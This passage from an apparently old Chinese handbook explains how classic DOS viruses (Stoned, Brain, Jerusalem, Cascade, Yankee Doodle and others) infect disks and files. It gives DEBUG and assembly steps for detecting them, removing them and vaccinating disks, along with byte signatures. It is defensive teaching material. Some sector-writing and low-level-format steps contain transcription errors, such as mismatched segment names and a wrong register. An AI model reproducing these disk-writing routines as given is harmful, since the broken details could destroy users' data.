(1) 病毒占据的位置不同　圆点病毒总是占据DOS引导扇区的位置，而大麻病毒只是在软盘上才占据软盘的引导扇区的位置，在硬盘上则占据主引导扇区的位置，而硬盘中的DOS的引导扇区则未被破坏。

(2) 与使用的操作系统DOS的关系不同　圆点病毒的传染与所使用的操作系统有关，它直接触及的是DOS的引导扇区，而大麻病毒对硬盘直接触及的是主引导扇区，不属于DOS区，所以与机器使用的DOS无关，只要由软盘而来的信息能被这一系统读出来，这种病毒就驻入内存通过对硬盘的读写操作来写入硬盘的主引导区。

(3) 对正常引导扇区采取保护措施不同　圆点病毒保存并保护被替换的引导扇区内容，将正常的Boot区内容及病毒程序的第二部分存在磁盘文件区的一个空簇中，而大麻病毒则把被移动的引导扇区内容（软盘）或主引导扇区的内容存在固定的扇区内没有采取任何保护措施，因而常导致系统不能自举或者硬盘失败。

(4) 传染硬盘的过程不同　圆点病毒在用被感染的软盘启动时，病毒进入内存，当启动完成后，病毒的链接完成。首次对硬盘进行读操作时才去传染硬盘。而大麻病毒则在用带病毒的软盘启动过程中就传染硬盘。

(5) 传染的几率大麻病毒大于圆点病毒　圆点病毒只在读盘操作时进行传染，而大麻病毒则无论是读盘还是写盘都对磁盘进行传染。

(6) 大麻病毒只传染A驱动器中的软盘及硬盘，B驱动器中的软盘不受感染。圆点病毒无论

哪个驱动器中的磁盘均感染。

81. 怎样检测大麻病毒?

可采取人工诊断和自动诊断的方法。所谓人工诊断是指用 DEBUG 调试程序或 PCTOOLS 等工具软件进行诊断。自动诊断是利用检测软件进行诊断。

(1) 对软盘的诊断　首先用无毒的 DOS 系统盘引导，保证系统在无毒的环境下工作。

①进入 DEBUG

A>DEBUG

②装入软盘引导扇区

-L　100　0　0　1

③用 D 命令显示 100～2FF 内存单元里面的内容

-D　100　2FF

如果屏幕上显示有…Your PC is now STONED!…legalise marijuana!…，该软盘已被大麻病毒传染。

④再用 D 命令显示 0BH 扇区，应当为正常的引导扇区

-L　300　0　0b　1

-D　300　4FF

(2) 对硬盘的诊断　因为大麻病毒存放在硬盘的主引导扇区，而硬盘主引主扇区是隐含区，不能直接用 DEBUG 读写。需进行如下的操作:

A>DEBUG

-R　IP　设置 IP 寄存器值

　　100

-A　100; 从 100 内存地址开始汇编

×××: 0100　　MOV　DX, 0080

　　MOV　CX, 0001

　　MOV　BX, 0200

　　MOV　AX, 0201

××××: 010C　INT　13; 读0柱区0磁头1扇区

-G=100　10E　;运行上面的汇编程序

-D　200　3FF ;显示大麻病毒的提示部分。

若硬盘上有大麻病毒，大麻病毒的提示信息应当在屏幕上显示出来。

(3) 采用检测病毒软件自动诊断　常采用的检测病毒软件 SCAN. EXE 文件。该软件可用来扫描检测硬盘或软盘上的 62 种病毒，当发现引导扇区或文件中有病毒时，屏幕将显示病毒的名称及所在的文件或引导扇区。

82. 为什么对感染大麻病毒的硬盘进行普通格式化不能消除?怎样解决?

由于硬盘的病毒寄生在硬盘主引导记录中，系统传递或硬盘进行普通格式化都不能改变主引导记录。故出现格式化后的感染病毒硬盘仍有病毒的现象。

(1) 解决这种故障的办法之一通过一个应用程序把被病毒移动走的硬盘物理扇区中主引导扇区的内容复制到被病毒占用的物理扇区的第 0 磁头、0 柱面 1 扇区来完成的。应用程序如下:

```
SSEG   SEGMENT  PARA 'CODE'
       ASSUME   CS: CSEG, DS: CSEG
       ASSUME   ES: CSEG, SS: STACK
HDUS   PROC   FAR
       PUSH   DS
       XOR   AX, AX
       PUSH   AX
;
       MOV   AH, 0
       MOV   DL, 80H
       INT   13H
;
       MOV   AX, 0210H
       MOV   DX, 0080H
       MOV   CX, 0007H
       MOV   BX, SEG STONE
       MOV   ES, BX
       MOV BX, OFFSET STONE
       INT   13H
;
       MOV   AX, 0301H
       MOV   DX, 0080H
       MOV   CX, 0001H
       MOV   BX, SEG STONE
       MOV   ES, BX
       MOV   BX, OFFSET STONE
       INT   13H
;
       RET
HDUS   ENDP
STONE DB 512 DUP(0)
CSEG   ENDS
```

```
;
STACK SEGMENT PARA STACK 'STACK
        DB  256 DUP(0)
STACK ENDS
        END
```

(2) 解决的方法之一　对硬盘首先进行初始化操作，即进行初级格式化。如果系统带有初级格式化程序可以在操作系统下直接执行，若没有初级格式化的文件，可用 DEBUG 程序调用 ROM BIOS 中的初始化程序并执行之。

操作如下:

```
A>DEBUG
-G=C800:0005
```

该操作完成后，对硬盘进行 DOS 分区再执行 FORMAT C:/S 命令，即可消除硬盘上的大麻病毒。

83. 消除大麻病毒常采取哪些方法:

常采取两种方法：人工处理和用软件自动处理。

(1) 人工处理

①消除软盘上的病毒　用无病毒的系统盘引导，在无毒的环境下操作，对已感染大麻病毒的软盘插入 B 盘，用正常的 Boot 区覆盖有病毒的 0 扇区。

操作如下:

```
A>DEBUG   ;调用 DEBUG 程序
-L  100  1  0b  1   ;读0BH扇区正常引导
                    扇区内容
-D  100  2FF        ;查看是否为DOS的
                    引导记录
-W  100  1  0  1    ;将正常引导记录写入
                    0区0道1扇区
```

这样用无毒正常引导扇区替代有毒引导扇区，把大麻病毒消除。(若是 320KB 软盘 0B 换成 0A 即可)

②消除硬盘大麻病毒

操作如下:

硬盘的 0 面 0 道 1 扇区为主引导扇区，不属于 DOS 区，因此用 DEBUG 或 PCTOOLS 都不能直接看到该区内容，要进行如下的操作:

```
A>DEBUG
-R  IP ;设置IP指针
: 100
-A  100 ;开始汇编
XXXX: 0100: MOV  DX, 0080
            MOV  CX, 0007
            MOV  BX, 0200
            MOV  AX, 0201
            INT  13 ;读硬盘0柱面、0磁
头、7扇区到内存200处读原硬盘主引导扇区。
            MOV  CX, 0080
            MOV  CX, 0001
            MOV  BX, 0200
            MOV  AX, 0301
XXXX: -11a: INT13 ;写硬盘0柱面、0磁
头、1扇区恢复硬盘主引导程序，用正常主引导
程序代替有毒主引导程序。
-G=100  11C ;执行上面程序
```

(2) 自动处理　采用消毒软件清除软盘或者硬盘上的大麻病毒必须确保对软盘及硬盘上的数据没有破坏作用，并用对大麻病毒进行彻底的消除。这方面的软件很多，用户可根据情况选用。

84. 非系统软磁盘如何免疫大麻病毒入侵?

因为大麻病毒传染的时候检查磁盘的引导区，如果该区的前 4 个字节与病毒完全相同，即为：EA、05、00、C0 时，则认为磁盘已经被感染，从而不再进行感染。所以对非系统盘可以在无大麻病毒的情况下将引导区的前 4 个字节强制地置成 EA、05、00、C0，使其具有免疫效力。

85. Brain 病毒有哪些别名？是什么类型病毒?

Brain 病毒实际上是 pakistani Brain 病毒。它的别名有：巴基斯坦病毒，巴基斯坦智囊病毒。

Brain 病毒按传染方式分类是属于磁盘引导区传染的计算机病毒，若按破坏情况分类属于良性计算机病毒。按链接方式分类它属于操作系统病毒。

Brain 病毒起源于巴基斯坦的两个软件公司的兄弟俩为了警告那些非法使用或拷贝他们软件的人而编制的程序。该病毒感染 IBM PC 及其兼容机。

86. Brain 病毒有何症状?

由于 Brain 病毒替换了磁盘引导程序，在病毒引导程序中可以看到“BRAIN COMPUTER SERVICES”和“E-PAKISTAN”等信息。凡被 Brain 感染的磁盘卷标被改为（C）Brain。这种现象只要列一下磁盘的文件目录，用户就可以看到。

87. Brain 病毒的标志是什么？

Brain 病毒程序对软盘进行感染时，检查引导扇区的第五、第六个字节是否为“3412”，这是在内存中的存储形式。低位字节在前，高位字节在后。Brain 病毒的标志是“1234”。若是该标志则不传染软盘。否则在软盘无写保护的情况下进行传染。

88. Brain 病毒的特征是什么？

凡是用受感染病毒的磁盘启动系统，其 Brain 病毒进入内存，监视系统的运行，此时使用的软盘会受到这种病毒的攻击。该种病毒的长度，一般为 3KB，占 6 个扇区，具有以下几个特征：

(1) 用它自身的一部分病毒代码替换原始的引导区；

(2) 将原始的引导区存入三个连续的空簇的第一个扇区中；

(3) 把其余的病毒代码存入剩下的 5 个扇区中；

(4) 将这三个连续的簇标注为坏簇以保护自身的病毒代码不被侵犯；

(5) 将自己的病毒代码复制到所有的插入驱动器的未贴写保护的引导软盘。

(6) Brain 只传染软盘对硬盘则不传染。

89. Brain 病毒与圆点病毒在磁盘上存放有何不同？

如果被传染的磁盘没有空扇区，Brain 病毒就不具备传染条件。如果被传染的磁盘有一个空扇区，Brain 病毒就会侵占这一空扇区，并覆盖临近的 5 个扇区，用以存放 Brain 病毒的第二部分。这样和圆点病毒比较起来它在一定程度上已经具备了破坏数据文件的能力。

圆点病毒除用有毒的引导部分代替正常 DOS 引导扇区外，在磁盘占据一个“空簇”的磁盘空间，用以存放病毒的第二部分和正常的引导记录。每簇扇区数小于 2 的磁盘不传染。

90. Brain 病毒在内存中如何实现链接？

当计算机启动之后，存储在软盘 0 扇区的 Brain 病毒的第一部分被装入内存的 0000：7C00 地址上，并开始运行。而后，将第二部分病毒程序从标有 FF7 坏簇的三个连续的磁盘扇区空簇中提出，并调往内存，和病毒程序的第一部分链接，Brain 程序安装完毕。

91. Brain 病毒感染的方式有哪些？在磁盘上是如何分布的？

当共享软盘或用被感染的软盘启动系统，或通过对软盘所进行的任何读写操作进行传染。换言之，Brain 是通过软盘进行传染的。例如使用的 A 盘上带有 Brain 病毒，当从硬盘启动系统对 A 盘进行读写操作时就会引入。病毒变驻留内存，这时当对其他软盘进行读写操作时就进行传染。此外，对带毒的软盘做 DISKCOPY 也将病毒进行了传播。

Brain 病毒分两部分在软盘上存放。第一部分存放在软磁盘的 0 扇区内，第二部分则在磁盘中寻找空扇区，如果有，其第二部分则存储于第一个空簇的第二个空扇区及其紧后面的两个连续簇中即 4 个扇区中。第一个空簇的第一个扇区存放被 Brain 病毒程序替换的正常磁盘的引导扇区。

92. Brain 病毒在什么情况下破坏盘上的数据？

当 Brain 病毒进行传染时，病毒程序先搜索三个可能被标为“坏”的连续簇，若无空闲簇，病毒不感染软盘，但是只要有一个空闲簇存在，且其后至少还跟有两个簇，那么病毒将选择该空簇和其后的两个连续簇（不管是否有什么内容）存放原引导扇区和病毒一部分程序，并在 FAT 表中将这三个簇标记为“坏”簇。在这种情况下，当后续的两个簇有内容时，Brain 病毒覆盖它。如果被覆盖的两个簇为某文件的一部分，则该文件不能执行（或读写）。从而破坏了盘上的数据。

93. 怎样检测 Brain 病毒？

Brain 病毒的诊断比较简单，可采用下面的

诊断方法:

(1) 查看卷标是否被修改。 以 B 驱动器为例，执行命令:

```
A>DIR B:
```

如果显示内容有:

```
Volume in drive B is (C) Brain:
```

则说明该盘可能有 Brain 病毒。

(2) 用 CHKDSK 命令查看盘上是否有坏簇存在。 带有 Brain 病毒的软盘，如果用 CHKDSK 来检查坏扇区的大小一般为 3072B。

仍以 B 驱动器为例，操作如下:

```
A>CHKDSK  B:
347232  byts total disk space
351232  byts in 10 user files
  3072  byts in bed seetors
12192  byts auailalable on disk
523264  byts total memory
465024  byts free
```

94. 消除 Brain 病毒分哪几步?

基本操作步骤如下:

(1) 复原 Boot 区的内容 用 PCTOOLS 的 MAP 功能查看软盘的映象图。可发现三个链续的"坏块"，计算出病毒区的起始位置，然后用 DEBUG 把坏簇中的第 1 扇区调入内存，然后再写入磁盘的逻辑 0 扇区。

(2) 修改 FAT 表，恢复被 Brain 占据的三个连续的"坏簇"。

(3) 恢复卷标。

上述三个步骤完成之后，即完全消除了 Brain 病毒。

95. 怎样才能使软盘具有免除感染 Brain 病毒的能力?

操作的步骤如下:

(1) 将正常的软盘的 Boot 区内容调入内存;

(2) 把 Boot 区的第四、五个字节的内容改为 1234。(存储形式为 3412，高字节在后，低字节在前。)

(3) 把修改后的 Boot 区写回软盘的 0 扇区。

实现上述步骤。可利用 DEBUG 调式程序进行。

96. 黑色星期五病毒有哪些别名?

黑色星期五病毒最早是在以色列希伯莱大学里发现的，所以也称为希伯莱病毒，希伯大学位于耶路撒冷 (Jerusalem)，它也称之为耶路撒冷病毒。又因为这种病毒发现于以色列，所以这种病毒也称为以色列病毒，或犹太人病毒，在我国人们称之为长方块病毒或者疯狂拷贝病毒。

97. 黑色星期五病毒是哪一种类的病毒?

可以从不同的角度对黑色星期五病毒进行分类。若按破坏情况分类它属于恶性病毒；若按传染方式它属操作系统传染的计算机病毒；若按链接方式它属于外壳型病毒；若按寄生方式它是通过自身传染机制把病毒自身链接于系统正常运行的程序之上，并在该程序执行时有破坏作用的程序。若按攻击对象和攻击的机种它属于 IBM PC 系列及其兼容机，为微型计算机的病毒。

98. 黑色星期五病毒有哪些表现形式和症状?

(1) 感染系统中的.COM 和.EXE 文件。对于.COM 文件只感染一次，感染后文件长度增加 1.8KB。而对于.EXE 文件，文件每运行一次，感染一次，每感染一次增加 1.8KB，可多次感染。若磁盘空间小于 2KB 则放弃感染。

感染的.COM 文件，病毒程序链接在文件的头部，而对于.EXE 文件则病毒程序附加到这一文件的尾部。

笔者做过如下的实验:

无感染黑色星期五病毒的五个文件长度如下:

```
Volume in drive B has no label
Directory of B: Y
GWBASIC  EXE   56832  8-01-83  9: 41a
3070C    EXE   22528  12-27-85 12: 07a
DEBUG    COM   11904  10-20-83 12: 00P
3        COM   37868  5-08-87  8: 05a
DBASE    EXE   117328 1-01-90  12: 08a
        5 File(s)  114688  bytes free
```

在有黑色星期五病毒系统中第一次运行上述各文件后，文件长度均增加 1.8KB，见下表:

```
Volume in dr ive B has no label
Directorv of B: Y
GWBASIC  EXE    58000  8-01-83   9: 41a
3070C    EXE    24272  12-27-85 12: 07a
DEBUG    COM    13717  10-20-83 12: 00P
3        COM    39681  5-08-87   8: 05a
DBASE    EXE    118880 1-01-90  12: 08a
        5 File(s)   105472   bytes free
```

第二次在有黑色星期五病毒系统中运行中运行上述五个文件，.COM 型文件长度没有再增加，而.EXE 文件的长度分别又增加了 1.8KB，见下表：

```
Volume in dr ive B has no label
Directorv of B: Y
GWBASIC  EXE    52808  8-01-83   9: 41a
3070C    EXE    26080  12-27-85 12: 07a
DEBUG    COM    13717  10-20-83 12: 00P
3        COM    39681  5-08-87  8: 05a
DBASE    EXE    120688 1-01-90  12: 08a
        5 File(s)   100352   bytes free
```

实验表明.COM 文件黑色星期五病毒仅感染一次，而.EXE 文件则每执行一次感染一次长度增加 1.8KB。

(2) 运行带有黑色星期五病毒的可执行文件时，病毒程序驻留内存，监视系统运行，寻找攻击目标。

(3) 系统容易死机，当病毒传染一个文件不成功，系统会出现死机现象。

(4) 在 PC-DOS 状态下，若调用较大的.EXE 或.COM 文件时，会出现"program too big to fit in memory"的提示信息，从而无法运行程序。

(5) 机器运行一段时间后，屏幕上出现一个小亮块，位置在左下部。机器运行速度减慢，效率越来越低。

(6) 如系统的日期每逢 13 号又是星期五，在有毒系统下执行某程序，病毒就删除该程序，不管其属性是否为只读。

99. 黑色星期五病毒传染哪些机型？传染的主要途径有哪些？

从传染的机型上来看黑色星期五病毒比圆点病毒种类多，它能传染所有使用 DOS 操作系统的 IBM PC、PC／XT、PC／AT，286 及 386 微型计算机系统以及它们的兼容机。

该病毒传染主要通过以下的途径：

(1) 从已感染病毒的磁盘上拷贝可执行文件。

(2) 在已感染该病毒系统中运行未加写保护软盘上的可执行文件。

(3) 在计算机网络系统中，从已受感染的系统中调用文件。

因此，拷贝来历不明，未经检查的软件是很危险的，对确实无病毒的软盘上有需要保护的信息加写保护是很必要的。

100. 黑色星期五病毒由哪几部分组成？

主要有三部分组成：

一旦被感染黑色星期五病毒的.COM 或.EXE 文件再次执行时，其中的病毒便首先进入内存，修改 INT 8H，监视任何对.EXE 或.COM 文件的操作，一旦要读入.EXE 或.COM 文件到内存执行时，在读入原文件后，立即复制病毒程序到该文件中，并立即存入磁盘上原文件名下，然后才执行此文件。如果为已感染的.COM 文件，即转向原文件的开头正常执行文件主体。如为.EXE 文件则保存文件的属性和日期，对文件进行传染。为了达到上述目的的病毒程序中应包括驻留部分和传染部分。因为该种病毒是一种时间触发的病毒程序，系统日期为 13 号又是星期五，病毒通过获取系统日期来判断当天是否为 13 号和星期五。如果满足这样的条件，当用户运行一个被感染的文件，病毒就会删除这一文件，达到破坏文件的目的。破坏文件由病毒程序的破坏部分承担。综上所述，该病毒由驻留部分，传染部分和破坏部分所组成。

101. 黑色星期五病毒的标志是什么？如何显示出这种标志？

在被感染该种病毒的文件中具有字符串"sUMsDos"信息。该字符即为黑色星期五的病毒标志。对.COM 文件，特征字符位于文件的首部，而对.EXE 运行文件则位于后半部。若感染了该种病毒的文件可用 PCTOOCS 的 F 功能查找到该标志字符。也可以用 TYPE 命令显示。因为病毒在开始的第五个字节处也保存了"sUMsDos"字符串，不管.COM 文件还是.EXE 文件中都有。下面说明用 DEBUG 程序的搜索命令来显示

这种标志的操作。

假如软盘上有两个文件 EDLIN. COM 和 FIND. EXE 都感染了黑色星期五病毒，显示文件上的病毒标志操作如下：

(1) 显示 EDLIN. COM 的病毒标志　通过 DEBUG 的 S 搜索命令可以发现具有“sUMsDos”字符分布在程序的三个区域。

(2) 显示 FIND.EXE 的病毒标志　可见在 FIND.EXE 有毒文件中具有毒标志“sUMsDos”有两个区域。

```
A>DEBUG B:DELIN.COM
-S CS: 100 3000 73 55 4D 73 44 6F 73
1129: 0103
1129: 0713
1129: 1EC3
-D1129: 0103
1129: 0103  73 55 4D 73 44-6F 73 00 01 8B 0E 00 00          s UMs Dos . . . . . .
1129: 0110  00 00 12 A5 FE 00 F0 80-01 60 05 E2 04 60 05 6C  . . . %- . P . .  . b . ' . |
1129: 0120  7B 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  { . . . . . .
1129: 0130  00 38 0E 80 00 00 00 80-00 38 0E 5C 00 38 0E 6C  . 8 . . . . . 8 . - . 8 . |
1129: 0140  00 38 0E 10 07 37 29 C5-00 37 29 F0 46 F2 00 4D  . 8 . . . 7 ) E . 7 ) P F r . M
1129: 0150  5A 10 01 EF 00 9B 07 00-02 92 0C FF FF 60 1B 10  Z . . 0 . . . . . .
1129: 0160  07 84 19 C5 00 60 1B 1C-00 00 00 00 00 00 00 00  . . . E .  . . . . . .
1129: 0170  05 00 20 00 54 07 00 60-00 02 10 00 00 D6 01 00  . .  . T . .  . . . . V . .
1129: 0180  62 2C 6F                                         b . o
-D1129: 0713
1129: 0713  73 55 4D 73 44-6F 73 00 01 8B 0E 00 00          s UMs Dos . . . . . .
1129: 0720  00 00 12 A5 FE 00 F0 80-01 60 05 E2 04 60 05 6C  . . . %- . p . .  . b .  . |
1129: 0730  7B 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  { . . . . . .
1129: 0740  00 38 0E 80 00 00 00 80-00 38 0E 5C 00 38 0E 6C  . 8 . . . . . 8 . - . 8 . |
1129: 0750  00 38 0E 10 07 37 29 C5-00 37 29 F0 46 F2 00 4D  . 8 . . . 7 ) E . 7 ) P F r . M
1129: 0760  5A 10 01 EF 00 9B 07 00-02 92 0C FF FF 60 1B 10  Z . . 0 . . . . . .
1129: 0770  07 84 19 C5 00 60 1B 1C-00 00 00 00 00 00 00 00  . . . E .  . . . . . .
1129: 0780  05 00 20 00 54 07 00 60-00 02 10 00 00 D6 01 00  . .  . T . .  . . . . V . .
1129: 0790  62 2C 6F                                         b . o
-d1129: 1EC3
1129: 1EC3  73 55 4D 73 44-6F 73 00 01 A9 0E 00 00          s UMs Dos . . . . . .
1129: 1ED0  00 C0 1D A5 FE 00 F0 80-01 60 05 E2 04 60 05 B8  . . . %- . p . .  . b .  . |
1129: 1EE0  66 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  f . . . . . .
1129: 1EF0  00 38 0E 80 00 00 00 80-00 38 0E 5C 00 38 0E 6C  . 8 . . . . . 8 . - . 8 . |
1129: 1F00  00 38 0E 10 07 4B 01 C5-00 4B 01 F0 46 F2 01 4D  . 8 . . . K . E . K . P F r . M
1129: 1F10  5A D0 00 13 00 00 00 20-00 11 00 FF FF BC 01 10  Z P . . . . .  . : . . . . . .
1129: 1F20  07 84 19 C5 00 BC 01 1C-00 00 00 00 00 00 00 00  . . . E . < . . . . . .
1129: 1F30  05 00 20 00 54 07 00 60-00 02 10 00 C0 1D 00 00  . .  . T . .  . . . . a . .
1129: 1F40  62 2C 6F                                         b . 0
A>DEBUG B: FIND.EXE
-SCS: 100 3000 73 55 4D 73 44 6F 73
1129: 17B3
1129: 1EC3
-D 1129: 17B3
```

```
1129: 17B3 73 55 4D 73 44-6F 73 00 01 A9 0E 00 00        s UMs Dos . . ) . . . . . .
1129: 17C0 00 00 17 A5 FE 00 F0 80-01 60 05 E2 04 60 05 6E  . . . %- . p . .  . b .  . n
1129: 17D0 74 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  t . . . . . .
1129: 17E0 00 38 0E 80 00 00 00 80-00 38 0E 5C 00 38 0E 6C  . 8 . . . . . 8 . - . 8 . |
1129: 17F0 00 38 0E 00 01 4B 01 2A-00 00 00 F0 46 F2 01 4D  . 8 . . . K . * . . . PFr . M
1129: 1800 5A C0 01 0F 00 00 00 20-00 11 00 FF FF 4B 01 10  ZP . . . . .  . . . . K . .
1129: 1810 07 84 19 C5 00 4B 01 1C-00 00 00 00 00 00 00 00  . . . E . K . . . . . .
1129: 1820 05 00 20 00 54 07 00 60-00 02 10 00 B0 16 00 00  . .  . T . .  . . . . 0 . . .
1129: 1830 62 2C 6F                                      b . o
-D 1129: 1EC3
1129: 1EC3 73 55 4D 73 44-6F 73 00 01 A9 0E 00 00        s UMs Dos . . ) . . . . . .
1129: 1ED0 00 C0 1D A5 FE 00 F0 80-01 60 05 E2 04 60 05 B8  . a . %- . p . .  . b .  . 8
1129: 1EE0 66 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  f . . . . . .
1129: 1EF0 00 38 0E 80 00 00 00 80-00 38 0E 5C 00 38 0E 6C  . 8 . . . . . 8 . - . 8 . |
1129: 1F00 00 38 0E 10 07 4B 01 C5-00 4B 01 F0 46 F2 01 4D  . 8 . . . K . E . K . PFr . M
1129: 1F10 5A D0 00 13 00 00 00 20-00 11 00 FF FF BC 01 10  ZP . . . . .  . . . . < . .
1129: 1F20 07 84 19 C5 00 BC 01 1C-00 00 00 00 00 00 00 00  . . . E . < . . . . . .
1129: 1F30 05 00 20 00 54 07 00 60-00 02 10 00 C0 1D 00 00  . .  . T . .  . . . . a . . .
1129: 1F40 62 2C 6F                                      b . o
```

102. 如何诊断黑色星期五病毒的存在?

黑色星期五病毒的检测可采用下述操作方法:

(1) 检查文件长度的变化　用 DIR 命令查看 .COM 和 .EXE 文件长度。分别执行一次，再用 DIR 命令检查。.COM 文件只感染一次，文件长度增加 1813B，.EXE 文件每执行一次其原文件长度增加 1808B。

(2) 检查有否病毒标志　用 TYPE 命令或 PCTOOLS 工具显示或查找黑色星期五病毒的标志"sUMsDos"。因为不管.COM 文件和.EXE 文件被感染后病毒开始的五个字节处均有该病毒标志。

(3) 如果通过上述方法还不能确定，可以检查病毒开始字节：E992007355。如果有这些字节可以确诊为黑色星期五病毒。

103. 怎样清除黑色星期五病毒?

当运行带有黑色星期五病毒的执行文件时，病毒程序便驻留内存，以后再运行其他执行文件时就对该文件进行传染。一旦感染该病毒，清除方法现介绍如下:

(1) 删除感染病毒的执行文件　因为黑色星期五病毒只感染.COM 或.EXE 执行文件，用无毒系统盘启动，将感染有该病毒的文件删除，再将无毒的备份文件复制到磁盘上。使用这种方法的前提条件，原文件有备份，否则将丢失文件。

(2) 用 DEBUG. COM 作为"外壳"来保护所要执行的无毒.COM 或.EXE 文件。

例如要执行 C 盘上的 DELIN.COM 行编辑程序可进行如下的操作:

```
C>DEBUG
-N  EDLIN. COM
-L  0100
-G
```

此时，进入 EDLIN 的工作状态，可完全正常地使用 EDLIN 行编辑程序。执行 Q 命令退到操作系统状态。

或者:

```
C>DEBUG EDLIN. COM
-G
```

按上述方法操作 EDLIN. COM 程序长度不会有变化。但这时 DEBUG. COM 作为"外壳"保护被执行的.EXE 或.COM 文件，在内存已有病毒常驻的情况下，则"外壳"DEBUG.COM 文件本身会被传染，但由于它是.COM 文件，只会被加长一次，所以自身不会再增大，但被保护的.EXE 或.COM 文件则不会被感染。若已被感染，则可保证.EXE 文件长度不再增加。

(3) 删去被病毒传染的文件中的病毒部分，恢复正常的可执行文件。

黑色星期五病毒对.COM 文件一般感染其头部，而对.EXE 文件一般感染其尾部。因此对.COM 文件删除正常文件头部的 1.8KB(710H)个字节即可。对.EXE 文件黑色星期五病毒的传染过程是修改文件头。使之指向文件尾，而后在文件的末尾链接病毒程序，所以对.EXE 文件的病毒程序应当既要恢复文件头，又要删除文件尾上的病毒部分。

(4) 使用解毒软件自动消除。

104. 怎样预防黑色星期五病毒的侵入?

预防措施有:

(1) 在保证无毒状态下，无论是硬盘还是软盘上的.COM 文件或是.EXE 文件都有所备份。

(2) 一定不要随便使用未知的.EXE 或.COM 文件。若必须用外来的应当予以严格的检查确认无毒后再使用。

105. 黑色星期五病毒是否感染 PC-DOS 的内部命令?

执行 PC-DOS 的 COMMAND.COM 中的内部命令 DIR、TYPE、COPY、DEL、RENAME、CLS 等命令黑色星期五病毒不会感染它们。

106. 648 病毒是一种什么性质的病毒?

648 病毒也称维也那病毒，是一种恶性病毒。它可感染各种版本 DOS 中的.COM 文件，感染后文件加长 648 个字体，磁盘上出现虚假坏扇区，运行受感染的程序时，有时出现系统冷启动的现象。

由于该种病毒程序较短，所以一般不容易发现。只要运行这些受感染的文件，该病毒就会扩散而使其它正常的文件也受到感染，这种感染一般无法感觉。另外，这种病毒还对一部分文件进行破坏，而且被破坏的文件无法修复。

107. dBASE 病毒是一种什么样的病毒?

dBASE 病毒从破坏性上它是恶性病毒。它可以在各种版本的 DOS 中出现，对 dBASE 中的.DBF 搜索并进行改动，使用户的文件受到了不可预料的损失。并且在感染的三个月后突然破坏磁盘的文件分配表 (FAT)，使用户的文件大量丢失，具有极大的破坏性。dBASE 病毒生存的环境条件是：硬件环境为 IBM PC、PC／XT、PC／AT、286、386、486、PS／2 及各种兼容机。软件环境为 MS-DOS／PC-DOS2.0 以上版本或长城 GW-DOS。

108. 雨点病毒是一种什么病毒?

雨点病毒又称感冒病毒、落花病毒，是一种入侵性的恶性病毒。这种病毒发作时屏幕上的字符会象雨点一样下落，破坏当前屏幕内容。该病毒感染.COM 文件，只读隐含的系统文件也感染。被感染的.COM 中有“FLU”这样的字符串。病毒感染.COM 文件时，首先在被感染.COM 文件的开头放一条段内跳转指令跳到病毒程序部分，然后把病毒程序放于原.COM 程序的末尾。原程序增加固定长度 1701 个字节，故也称 1701 病毒。染上这种病毒的系统运行效率会明显降低。当这种病毒的触发条件被满足时，它将破坏受其传染的.COM 文件。

(1) 病毒特征:

①该病毒只会感染扩展名为.COM 的文件，不感染.EXE 文件和其它文件，也不感染文件长度大于 62KB 的.COM 文件。

②染上病毒的.COM 文件长度增加 1701B，且只会染上一次。

③该病毒的主体程序代码是经过加密后附加在.COM 文件的尾部。

④当正在运行的系统内含有该病毒时，写保护盘上的正常.COM 文件无法执行。

⑤病发时屏幕上方的字符随机地、渐渐地象“落花”一样全部掉落在屏幕的下方并堆积起来。

(2) 病毒引导过程　当运行带此病毒的.COM 程序，它首先判断内存中是否已含有病毒，如果没有，则将病毒引入系统内。其主要工作是通过修改 INT 21H 的 EXEC 系统功能调用以及 INT 28H 和 INT 1CH 中断向量，并将 1701 个字节的病毒程序驻留内存。

(3) 病毒传染过程　当运行一个.COM 文件时，该病毒测定其文件长度，若文件长度小于 62KB，则检查是否已被感染。如果没有，就将病毒程序附加在.COM 文件尾部，同时修改文件头，使其入口参数指向病毒程序。

(4) 病毒诊断方法:

①检查.COM 文件长度是否增加了 1701B。

②只要执行一下已确诊为无病毒的写保护软盘上的.COM 文件若出现"写保护错"则有毒。

(5) 病毒清除方法　如果有备份文件。则用 COPY 命令覆盖带病毒的.COM 文件。即可消毒。

选用抗病毒软件。

(6) 病毒预防　一种简单的方法是对系统文件加写保护措施。

109. 怎样消除杨基多得病毒?

Yankee Dodle 病毒译名为杨基多得病毒，也叫洋基病毒，或音乐病毒。它影响系统的正常运行。破坏系统的可执行文件和系统的覆盖文件，如 OVL、OVG、OV1、OV2 等。

(1) 病毒症状　该病毒感染. COM 和.EXE 文件。感染后文件长度增加 2885 个字节。且仅增加一次。当系统感染后。在病毒激活条件下，在下午五点左右机器会自动演奏一段 Yamkee 歌曲。由此而得名。

(2) 病毒的感染方法　与黑色星期五病毒相同。即对病毒文件的静态拷贝，或者在病毒处于活动状态时，运行可执行文件，都会受该病毒的感染。

(3) 病毒的检测与消毒　检测方法:

①用病毒检测软件 SCAN.EXE。

②检查已知文件的长度。

③检查文件最后 16 个字节内容。

对感染的.COM 文件最后 16 个字节内容为:

C3　71　71　2C　A0　F2　8B　59　0D　F9　DS　00　F4　7A　2C　00

对被感染的.EXE 文件的最后 16 个字节内容为:

85　B1　63　2A　C3　71　71　2C　A0　F2　8B　59　0D　F9　D5　00

消除方法　用好的文件(无毒文件)覆盖病毒文件即可。

第四章　微型计算机检测和解病毒软件使用简介

人工检测和消除计算机病毒的方法需要对计算机的操作和使用有一定的基础，尤其对操作系统要有较多的了解，能够比较熟练的掌握一二个工具软件的使用。由于计算机病毒的多样性，清除的方法也不相同，直到目前还没有一个通用的检测和消除病毒的程序，虽然人工检测和消除计算机病毒的方法还经常使用，但是要自动检测和清除计算机病毒，最好用检测和解病毒的软件。自从计算机病毒在我国传播蔓延以来，国内不少单位开发出多种防范、检测和诊治计算机病毒的软件，对抑制计算机病毒的传播起了很好的作用。本章就目前常用检测和解病毒的软件作些介绍。

110　目前常用检测和解病毒软件主要有哪些？怎样使用？

这里主要介绍四个检测和解病毒软件。一个是56种病毒检测软件；一个是北京大学研制的病毒检测，清除、免役工具软件；一个是北方交通大学计算机系开发的病毒诊治软件包；一个是东北农学院开发的汉化解病毒软件。上述软件在我们举办的多期微机培训班上使用，深受学员欢迎和用户的好评。

一、病毒检测软件SCAN.EXE的使用

